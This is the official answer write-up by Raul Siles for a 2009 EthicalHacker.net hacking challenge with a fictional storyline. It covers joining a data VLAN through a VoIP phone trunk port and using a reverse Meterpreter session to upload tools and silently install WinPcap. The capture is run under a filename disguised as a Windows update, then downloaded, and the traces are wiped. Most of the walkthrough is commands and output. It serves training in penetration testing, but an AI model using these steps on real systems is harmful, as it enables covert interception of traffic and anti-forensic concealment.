
PRISON BREAK – BREAKING, ENTERING & DECODING

The Ethical Hacker Network – Challenge Aug'09

ANSWERS

Raul Siles
www.raulsiles.com
September 2009



This document contains the official answers to the "Prison Break – Breaking, Entering & Decoding" EthicalHacker.net challenge [0]. The challenge winners and general comments about the submissions are published on a different post on the EthicalHacker.net website.

A set of screencasts [9] has been released together with this document to demonstrate the main steps detailed on answer #1 ("BTv4 802.1q (VLAN) setup"), answer #3 ("Metasploit meterpreter Windump/Winpcap sniffer") and appendix A ("Metasploit meterpreter built-in sniffer module"). The attacker IP used in both Metasploit screencasts is 192.168.100.99 instead of 192.168.1.17.

Challenge Question 1: What is the most probable reason Michael could not get network connectivity from the desk Ethernet jack? What actions should the team take to determine exactly what is going on, collect full traffic captures, and gain full access to the network?

Although a common reason to justify the lack of layer-2 connectivity is usually the presence of MAC filters, in reality, it is a tough to maintain security mechanism due to the complexity, changing nature, and size of current network environments. Besides that, it can be easily defeated through MAC spoofing techniques.

The team got physical access to a VoIP phone in an office cubicle inside GATE's corporate headquarters building. Most hardware VoIP phones have two external ports, one to connect the phone to the network, and another to connect a computer to the phone (and as a result, to the network), suppressing the need of deploying two Ethernet cables to every desk. How do the phone and computer share the same Ethernet cable and split their traffic into different network segments?

The phone and computer traffic is segmented because the VoIP phone implements a small layer-2 switch. The built-in switch has VLAN (802.1q) capabilities, so the VoIP traffic exchanged with the phone belongs just to the VoIP network segment, and is labeled as such, for example using VLAN ID 10. The traffic exchanged with the computer belongs to the data network segment, and it is therefore labeled in a different VLAN, such as VLAN ID 20. Effectively, the single Ethernet cable on the desk is an Ethernet trunk, and carries traffic for multiple VLANs (typically two, voice and data).

The behavior described by Michael matches that scenario, where there is no NAC/NAP system or a similar advanced layer 2 network access protection mechanisms, but VLANs have been implemented. They got link on the network card, they could capture network traffic, but ARP seemed not to work.

Unfortunately, the traffic capture didn't show any 802.1q headers with the associated VLAN details. As described in the Wireshark documentation Wiki [5], VLAN traffic capture and injection strongly depends on multiple factors:

"When capturing on a VLAN, you won't necessarily see the VLAN tags in packets. … ***It depends on the NIC, the NIC firmware, the driver, and <u>the alignment of the moon and planets</u>****"*

The first time you encounter this issue it is hard to troubleshoot, till you learn the lesson ☺. Some network cards, such as the Intel® PRO/100 VE Network Connection, do not display 802.1q headers by default in Windows (it is not the case in Linux for that same card). Instead, the Windows driver removes these headers when passing the packet to upper network stack layers. In order to change the default behavior [6] it is required to change a couple of Windows registry settings, depending on the bus type, PCI/PCI-X or PCI-e (PCI-Express). These settings do not only affect 802.1q tag stripping, but the storage of bad packets and CRCs.

A new DWORD have to be added to the following Windows registry branch:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-
E325-11CE-BFC1-08002BE10318}\00xx
```

NOTE: "xx" is the instance of the network adapter that you need to see tags on.

For PCI/PCI-X cards the DWORD is called "MonitorModeEnabled". The value can be:


```
0 - disabled (strip 802.1q tags)
1 - enabled  (do not strip 802.1q tags)
```

For PCI-e cards the DWORD is called "MonitorMode". The value can be:

```
0 - disabled (strip 802.1q tags)
1 - enabled  (do not strip 802.1q tags)
2 - enabled strip vlan (strip 802.1q tags)
```

In both cases, the preferred value is 1 (do not strip 802.1q tags) so that the full packet capture, including the 802.1q headers, is sent to the sniffer. In order for the change to take effect it is required to reboot the system. Once the system is setup properly, a traffic capture will show the eagerly awaited 802.1q headers. The image below shows the traffic capture from GATE's network once the driver is not stripping the 802.1q headers. Frame 21 shows how the gateway (.1) on the data network segment is sending an ARP reply on VLAN 20.

Dealing with Ethernet trunks is a common pen-testing scenario in VoIP networks and core network segments within the network infrastructure of service providers.



In order to gain full access to the network, including traffic injection capabilities, the team has to setup the network interface so that it belongs to one of the available VLANs, in this case, the data network segment (VLAN ID 20). This can be easily accomplished from the BTv4 virtual machine using the 802.1q VLAN implementation for Linux (vconfig) [7], not available in BTv4 by default. After downloading, extracting, and compiling vconfig, Michael loaded the Linux kernel 802.1q module (8021q). Then, he configured the network interface (eth0) as a member of VLAN 20:

```
# modprobe 8021q
# cd vlan
# ./vconfig add eth0 20
# ifconfig eth0.20 up
```

At this point, the team can capture full network traces (from Windows) and connect to the data network segment (from Linux). There are specific Intel drivers for Windows, such as the "Intel® Network Connections PROSet", that allows you to define the VLAN ID the network card belongs to, enabling 802.1q traffic injection from Windows too.

The "BTv4 802.1q (VLAN) setup" screencast [9] demonstrates how to setup 802.1q (VLAN) support on BTv4 in order to get connectivity on the data network segment (VLAN 20).

Challenge Question 2: What tool should Lincoln download, if any, to be able to capture traffic on the desktop computer?

Considering the various environment constraints, specially the single file upload and download limitation and limited file sizes, it is important to plan in advance how to manage them and not being detected by The Company IDS. The download capabilities will be used to transfer the traffic capture file from the General's desktop computer to the attacking system, as described on answer #3. The upload capabilities do not involve a specific hacking tool in this case. How is this possible?

In order to capture network traffic on the target system two tools are required: Windump.exe, already copied by Roland, and the packet capture library required by Windump, that is, Winpcap.

Based on its size, the current Winpcap 4.0.2 version seems to be a good candidate to upload (WinPcap_4_0_2.exe, 550.560 bytes) but unfortunately, it is not. The main reason is that the capability to perform a silent Winpcap install, available back in the old official versions, have been removed from recent versions. As a result, Winpcap cannot be installed without interacting with the Windows GUI. There are still other options to get a silent-install Winpcap version, from commercial versions to building your own [8].

An in-depth inspection of the other file previously copied by Roland, nmap-4.85BETA9-win32.zip, reveals the real reason why he selected it. The reason was not to have advanced port and network scanning capabilities on the target system, but to have a customized Winpcap copy that can be silently installed. We must thank the nmap project for it! Notice that, although the two currently available files were copied during the USB thumb-drive hack, they also meet the file size constraints imposed by the environment.

The nmap archive contains a file called winpcap-nmap-4.02.exe, a modified Winpcap version that allows to perform a silent install through the "/S" (silent) command line switch. That Winpcap version (391.516 bytes) is already on the target system. The only required step is to extract it from the .zip archive… and this is the tricky part. Sometimes, simpler tasks are not as simple as they could initially seem!

Unfortunately, Windows does not offer a way to uncompress a ZIP file from the command line. Although recent versions of Windows provide built-in zip (and unzip)

capabilities, they require to interact with the Windows explorer GUI. For example, the following command makes use of the appropriate DLL to unzip a file, but it opens a Windows explorer window to complete the action:

```
C:\Scylla> rundll32.exe zipfldr.dll,RouteTheCall nmap-4.85BETA9-win32.zip
```

Therefore, the team requires to upload a tool that can provide command line capabilities to uncompress a ZIP file in order to extract nmap's Winpcap version and install it silently.

They selected 7-zip as their preferred ZIP utility, probably because it was in the Sourceforge "Top 25 Projects" list around the time the action took place, specifically, during June (top 7) and July (top 17) 2009 [1] .

Lincoln downloaded 7-zip, 7za465.zip [2], and extracted it to the "/root" directory of the BTv4 virtual machine running on his laptop. Michael uploaded just the Windows executable, called 7za.exe (536.064 bytes), to the General's desktop computer as described in answer #3, avoiding any kind of IDS detection due to the file size.

Challenge Question 3: Starting with the reverse connection from the desktop computer, describe a step-by-step approach that could be applied prior to 09:00 the next day in order to capture the network traffic on the remote network and get a capture file for further in-depth analysis. Make sure your approach follows Michael's advice to avoid detection.

The reverse Meterpreter session established from the General's desktop computer to Michael's laptop BTv4 virtual machine was waiting for some action…

```
...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (hacking:443 -> general-desktop:1705)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: GENERAL-DESKTOP\Administrator
meterpreter > sysinfo
Computer: GENERAL-DESKTOP
OS      : Windows Vista (Build 6002, Service Pack 2).
meterpreter > pwd
C:\
meterpreter > cd Scylla
meterpreter > ls

Listing: C:\Scylla
==================

Mode              Size     Type  Last modified                   Name
----              ----     ----  -------------                   ----
40777/rwxrwxrwx   0        dir   Sun May 17 10:29:09 -0900 2009  .
40777/rwxrwxrwx   0        dir   Sun May 17 10:29:09 -0900 2009  ..
100777/rwxrwxrwx  569344   fil   Sun May 17 10:29:09 -0900 2009  WinDump.exe
100666/rw-rw-rw-  6783750  fil   Sun May 17 10:29:09 -0900 2009  nmap-
4.85BETA9-win32.zip

meterpreter >
```

First of all, the team had to upload the standalone 7za.exe binary to the General's desktop computer from the BTv4 virtual machine using the available meterpreter session:

```
meterpreter > lpwd
/pentest/exploits/framework3
meterpreter > lcd /root
meterpreter > upload 7za.exe
[*] uploading  : 7za.exe -> 7za.exe
[*] uploaded   : 7za.exe -> 7za.exe
meterpreter > ls
...
100777/rwxrwxrwx  536064   fil   Sun May 17 19:29:09 -0900 2009  7za.exe
...
meterpreter >
```

The next step is to uncompress the nmap-4.85BETA9-win32.zip archive using 7-zip and extract the customized Winpcap library, winpcap-nmap-4.02.exe:

```
meterpreter > execute -H -f C:/Scylla/7za.exe -a "e nmap-4.85BETA9-win32.zip
nmap-4.85BETA9/winpcap-nmap-4.02.exe"
Process 1056 created.

meterpreter > ls
...
100777/rwxrwxrwx  391516   fil   Sun May 17 19:30:09 -0900 2009  winpcap-
nmap-4.02.exe
...
meterpreter >
```

Once the Winpcap library is available on the target system, it must be silently installed ("/S" switch), and its installation verified:

```
meterpreter > execute -H -f winpcap-nmap-4.02.exe -a "/S"
Process 708 created.

meterpreter > ls "C:/Program Files/Winpcap"

Listing: C:/Program Files/Winpcap
=================================

Mode              Size   Type  Last modified                   Name
----              ----   ----  -------------                   ----
40777/rwxrwxrwx   0      dir   Sun May 17 19:31:09 -0900 2009  .
40555/r-xr-xr-x   0      dir   Sun May 17 19:31:09 -0900 2009  ..
100666/rw-rw-rw-  13613  fil   Sun May 17 19:31:09 -0900 2009  LICENSE
100777/rwxrwxrwx  92792  fil   Sun May 17 19:31:09 -0900 2009  rpcapd.exe
100777/rwxrwxrwx  59575  fil   Sun May 17 19:31:09 -0900 2009  uninstall.exe

meterpreter >
```

At this point, the setup is ready to capture traffic on the General's desktop computer. The first step is to identify the network interface to capture from on the target system. This can be easily accomplished through the "-D" Windump switch. The command can be invoked on interactive mode ("-i") and the output directly shows the details:

```
meterpreter > execute -H -f WinDump.exe -a "-D" -i
Process 840 created.
Channel 1 created.
1.\Device\NPF_GenericDialupAdapter (Adapter for generic dialup and VPN
capture)
2.\Device\NPF_{33A88C60-DCA6-4257-84A9-96487FDF6047} (VMware Accelerated AMD
PCNet Adapter (Microsoft's Packet Scheduler) )
```

If the "-H" switch is not used, the Windump execution on Windows Vista SP2 from meterpreter launches a cmd.exe window on the target system disclosing the action, something the team is not interested in to hide their actions.

If the "-i" switch (used to interact with the process after creating it) is not used, or the output is channelized due to any other reason, it is required to use the "-c" switch. This creates a communication channel in meterpreter after the command executes that allows inspecting the output data (through the "read" command):

```
meterpreter > execute -H -c -f WinDump.exe -a "-D"
Process 3364 created.
Channel 2 created.
meterpreter > channel -l

    Id  Class  Type
    --  -----  ----
    2   3      stdapi_process

meterpreter > read 2
Read 179 bytes from 2:

1.\Device\NPF_{21D22FCB-2FB4-4253-A285-89F81190A674} (Intel(R) PRO/1000 MT
Network Connection)
2.\Device\NPF_{860A39C0-61D7-4D3B-B59E-20B660B5FB5F} (MS Tunnel Interface
Driver)
```

The traffic capture file must be bigger than 524,288 bytes (half a Meg) and smaller than 10 Mbytes. In order to meet this file transfer constraint, the team needs to make use of

the “-C” Windump option, that allows to specify the size of the capture files, "-C file_size". The file size is specified in units of millions of bytes (1,000,000 bytes) and not in Mbytes (1,048,576 bytes). Once Windump is launched, there is not an easy way to interact with the associated process and stop the capture (apart from killing the process, an action that could corrupt the capture file). In order to manage that limitation, the Windump “-c” option can be used, so the traffic capture will automatically stop after capturing a specific number of packets. That number can be determined by estimating the capture file size (around 10Mbytes) and the average Ethernet/IP packet size. For example, using an average estimate of 60 bytes/packet, and being very conservative to capture as much traffic as possible in one or multiple 10 Mbytes files, the number of packets can be 200,000 (10Mbytes ≈ 10 million of bytes / 60 bytes = 166,666.66 ≈ 200,000).

Windump must avoid name resolution (“-n”), capture full frames (“-s0”), and meet the file capture constraints already described (“-C 10 -c 200000”). It is recommended to use a buffered output (“-U”) when writing to the file, to see the amount of traffic captured in real-time, if supported by the Windump version used. The capture filename (“-w filename”) where the traffic is recorded should not disclose its real purpose, so Michael selected “KB961260.log” as its name:

```
meterpreter > execute -H -f WinDump.exe -a "-i1 -n -U -s0 -C 10 -c 200000 -w
KB961260.log"
Process 780 created.
```

The team simply waited till 9am next day, when the General connects to a server from his laptop and enters the Scylla validation code, to manually run the previous command. Michael likes to have a meticulous control over his actions. Another option would have been scheduling a Windows task for 9am next day (or a little bit earlier) by running the following “at” command (or “schtasks”) passed 9am the day before:

```
meterpreter > execute -H -f at.exe -a "09:00AM C:/Scylla/WinDump.exe -i1 -n -
U -s0 -C 10 -c 200000 -w C:/Scylla/KB961260.log"
Process 3692 created.

meterpreter > execute -c -H -f at.exe
Process 3744 created.
Channel 17 created.
```

```
meterpreter > read 17
Read 242 bytes from 17:

Status ID   Day                     Time          Command Line
------------------------------------------------------------------------------
        1   Tomorrow                9:00          " C:/Scylla/WinDump.exe -i1 -n -U -
s0 -C 10 -c 200000 C:/Scylla/KB961260.log"

meterpreter >
```

The capture file is created once Windump runs and the network traffic recorded:

```
meterpreter > ls

Listing: C:\Scylla
==================

Mode              Size     Type  Last modified                   Name
----              ----     ----  -------------                   ----
40777/rwxrwxrwx   0        dir   Sun May 18 09:01:00 -0900 2009  .
40777/rwxrwxrwx   0        dir   Sun May 18 09:01:00 -0900 2009  ..
100777/rwxrwxrwx  536064   fil   Sun May 17 19:29:09 -0900 2009  7za.exe
100777/rwxrwxrwx  569344   fil   Sun May 17 10:29:09 -0900 2009  WinDump.exe
100666/rw-rw-rw-  16986    fil   Sun May 18 09:01:00 -0900 2009  KB961260.log
100666/rw-rw-rw-  6783750  fil   Sun May 17 10:29:09 -0900 2009  nmap-4.85BETA9-
win32.zip
100777/rwxrwxrwx  391516   fil   Sun May 17 19:30:09 -0900 2009  winpcap-nmap-4.02.exe

meterpreter >
```

Once the specified number of packets is captured, the Windump execution finishes, leaving a set of capture files of the specified size. In this case, due to the file transfer constraints, the amount of traffic being exchanged, and the Windump options used, we are just interested on the first capture file. This is the one containing the initial interaction from the General's laptop computer to the server:

```
meterpreter > ls

Listing: C:\Scylla
==================

Mode              Size      Type  Last modified                   Name
----              ----      ----  -------------                   ----
40777/rwxrwxrwx   0         dir   Sun May 18 09:30:00 -0900 2009  .
40777/rwxrwxrwx   0         dir   Sun May 18 09:30:00 -0900 2009  ..
100777/rwxrwxrwx  536064    fil   Sun May 17 19:29:09 -0900 2009  7za.exe
100777/rwxrwxrwx  569344    fil   Sun May 17 10:29:09 -0900 2009  WinDump.exe
100666/rw-rw-rw-  10000574  fil   Sun May 18 09:01:00 -0900 2009 KB961260.log      <--
100666/rw-rw-rw-  10000103  fil   Sun May 18 09:10:00 -0900 2009 KB961260.log1
100666/rw-rw-rw-  10000068  fil   Sun May 18 09:20:00 -0900 2009 KB961260.log2
```

```
100666/rw-rw-rw-  1838508   fil   Sun May 18 09:30:00 -0900 2009 KB961260.log3
100666/rw-rw-rw-  6783750  fil   Sun May 17 10:29:09 -0900 2009  nmap-4.85BETA9-
win32.zip
100777/rwxrwxrwx  391516   fil   Sun May 17 19:30:09 -0900 2009  winpcap-nmap-4.02.exe

meterpreter >
```

It is possible to inspect the capture files on the target system, in order to check their contents and drive the selection of the most interesting file to download. Windump can be used to read ("-r") the files and search for interesting traffic using BPF filters, such as web traffic (TCP/80) or https traffic (TCP/443):

```
meterpreter > execute -H -f WinDump.exe -a "-n -r KB961260.log -c 50 tcp port
80" -i
Process 760 created.
Channel 3 created.

09:01:34.865507 IP 10.10.10.91.1664 > 10.10.20.94.80: S 3973779574:3973779574(0) win
64240 <mss 1460,nop,nop,sackOK>
09:01:34.868208 IP 10.10.20.94.80 > 10.10.10.91.1664: S 3159208505:3159208505(0) ack
3973779575 win 5840 <mss 1460,nop,nop,sackOK>
09:01:34.871203 IP 10.10.10.91.1664 > 10.10.20.94.80: . ack 1 win 64240
10:18:34.928218 IP 10.10.10.91.1664 > 10.10.20.94.80: P 1:390(389) ack 1 win 64240
09:01:34.928547 IP 10.10.20.94.80 > 10.10.10.91.1664: . ack 390 win 6432
...
reading from file KB961260.log, link-type EN10MB (Ethernet)
```

Remember to channelize ("-c") the output if the interactive mode ("-i") does not work.

Once the right file is selected, KB961260.log (< 10 Mbytes) in this case, it must be downloaded from the target system to the attacker box:

```
meterpreter > lpwd
/root
meterpreter > download KB961260.log
[*] downloading: KB961260.log -> KB961260.log
[*] downloaded : KB961260.log -> KB961260.log
```

From a different shell window on the attacker box (or suspending the meterpreter session temporarily) it is possible to confirm that the file has been downloaded successfully and can be read:

```
# pwd
/root
# ls -l KB961260.log
-rw-r--r-- 1 root root 10000574 May 18 09:37 KB961260.log
# tcpdump -n -r KB961260.log -c 2
reading from file KB961260.log, link-type EN10MB (Ethernet)
09:01:23.009938 IP 10.10.10.90 > 10.10.20.94: ICMP echo request, id 1, seq
630, length 40
09:01:23.010173 IP 10.10.20.94 > 10.10.10.90: ICMP echo reply, id 1, seq 630,
length 40
#
```

Finally, the team must avoid leaving any traces of their actions on the compromised system, so they proceed to silently uninstall Winpcap and remove all the capture files and any other tools left behind:

```
meterpreter > pwd
C:\Scylla
meterpreter > cd "C:/Program Files/Winpcap"
meterpreter > pwd
C:\Program Files\Winpcap
meterpreter > ls

Listing: C:\Program Files\Winpcap
=================================

Mode              Size   Type  Last modified                    Name
----              ----   ----  -------------                    ----
40777/rwxrwxrwx   0      dir   Sun May 17 19:31:09 -0900 2009  .
40555/r-xr-xr-x   0      dir   Sun May 17 19:31:09 -0900 2009  ..
100666/rw-rw-rw-  13613  fil   Sun May 17 19:31:09 -0900 2009  LICENSE
100777/rwxrwxrwx  92792  fil   Sun May 17 19:31:09 -0900 2009  rpcapd.exe
100777/rwxrwxrwx  59575  fil   Sun May 17 19:31:09 -0900 2009  uninstall.exe

meterpreter > execute -H -f uninstall.exe -a "/S"
Process 820 created.
meterpreter > cd ..
meterpreter > rmdir Winpcap
Removing directory: Winpcap
meterpreter >
```

Once Winpcap has been uninstalled, the rest of the files on the Scylla directory are removed:


```
meterpreter > pwd
C:\Scylla
meterpreter > execute -H -f cmd.exe -a "/C del /S /Q *.*"
Process 3900 created.
Channel 4 created.
meterpreter > ls

Listing: C:\Scylla
==================

Mode              Size  Type  Last modified                    Name
----              ----  ----  -------------                    ----
40777/rwxrwxrwx   0     dir   Sun May 18 09:30:00 -0900 2009   .
40777/rwxrwxrwx   0     dir   Sun May 18 09:30:00 -0900 2009   ..

meterpreter > cd ..
meterpreter > rmdir Scylla
Removing directory: Scylla
meterpreter >
```

The "Metasploit meterpreter Windump/Winpcap sniffer" screencast [9] demonstrates all the steps required to capture the traffic from the General's laptop, as described above.


Appendix A details how to launch the same attack using the built-in Meterpreter sniffer module, considering it didn't failed due to some sort of host-based IPS. By the time the challenge was designed and finished, there was not an easy way to capture traffic from Meterpreter (hence the challenge). However, during the challenge review process, it looks like HD Moore read my mind and got access to the challenge contents (not really ☺), as he came up with a new sniffer module that clearly reduces the complexity to solve the challenge. With this module Metasploit matches the traffic capture functionality available on other commercial pen-testing tools that allow installing a Winpcap plug-in to capture the traffic on the compromised system. The built-in meterpreter sniffer is based on MicroOLAP, only works in memory, does not require the installation of any library (such as Winpcap) on the target system, and directly transfers the captured data from memory to the attacker system, without touching the target filesystem at all. Definitely, a much better approach than the initial challenge solution to avoid being detected!

Challenge Question 4: Help the team complete this aspect of their mission by analyzing the packet capture file collected on the desktop computer and provide detailed information about the environment. Your response should at least include the type of network traffic collected, details about the General's laptop computer, details about the Scylla Codes server plus any other server available, and provide the names and contents of the files stored on the server the input passphrase is based on.


The capture.pcap file only contains TCP traffic (8 conversations) between two VMware (MAC starts with 00:0C:29) systems, 10.10.10.91 (00:0C:29:D5:ED:7C), acting as a client, and 10.10.20.94 (00:0C:29:5E:E8:CA), acting as a server and listening on port TCP/443. Wireshark can be used to get all kind of details about this capture file. Generic details can be gathered through the "Statistics" menu and its different options (sub-menus):



Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100,00 %	197	124267	0,016	0	0	0,000
Ethernet	100,00 %	197	124267	0,016	0	0	0,000
Internet Protocol	100,00 %	197	124267	0,016	0	0	0,000
Transmission Control Protocol	100,00 %	197	124267	0,016	151	100750	0,013
Secure Socket Layer	23,35 %	46	23517	0,003	46	23517	0,003




Address A	Address B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start	Duration	bps A->B	bps A<-B
10.10.10.91	10.10.20.94	197	124267	72	8651	125	115616	0.000000000	62,9784	1098,92	14686,43



